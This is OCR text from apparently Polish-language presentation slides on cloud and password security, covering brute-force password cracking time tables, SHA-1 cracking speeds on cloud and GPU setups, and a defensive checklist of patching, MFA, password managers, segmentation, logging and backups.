11	2 secs	1 day	5 years	41 years	400 years
12	25 secs	3 weeks	300 years	2k years	34k years
13	4 mins	1 year	16k years	100k years	2m years
14	41 mins	51 years	800k years	9m years	200m years
15	6 hours	1k years	43m years	600m years	15bn years
16	2 days	34k years	2bn years	37bn years	1tn years
17	4 weeks	800k years	100bn years	2tn years	93tn years
18	9 months	23m years	61tn years	100tn years	7qd years

https://www.hivesystems.io/blog/are-your-passwords-in-the-green

On the Performance of Cracking Hash Function SHA-1 Using Cloud…

Table 1 Acceleration rate of the Cloud and GPU systems over a standalone PC

Settings	Execution time (s)	Acceleration rate
Single PC	5130	1.00
Cloud with 3 compute nodes	4836	1.06
Cloud with 6 compute nodes	2727	1.88
Cloud with 9 compute nodes	1890	2.71
GPU with 1024 threads	182	28.12
GPU with 2048 threads	94	54.52
GPU with 4096 threads	49	103.66

https://doi.org/10.1007/s11277-019-06575-9

RTX 2080 Ti	0.44 TFLOP
NVIDIA A100	9.7 TFLOP

JAK SIĘ NIE DAĆ ZŁAPAĆ

- SZUKAJ PODATNOŚCI
- ŁATAJ OS I APLIKACJE
- KORZYSTAJ Z MFA
- KORZYSTAJ Z MANAGERÓW HASEŁ
- ZRÓB SEGMENTACJĘ SIECI
- LOGUJ I ALERTUJ
- RÓB BACKUP!


BEZPIECZEŃSTWO CHMURY TO PROCES

Plan

Develop a detailed plan

Do

Implement changes planned



Act

What are the next steps?

Check

Reflect on and evaluate results.

DZIĘKUJEMY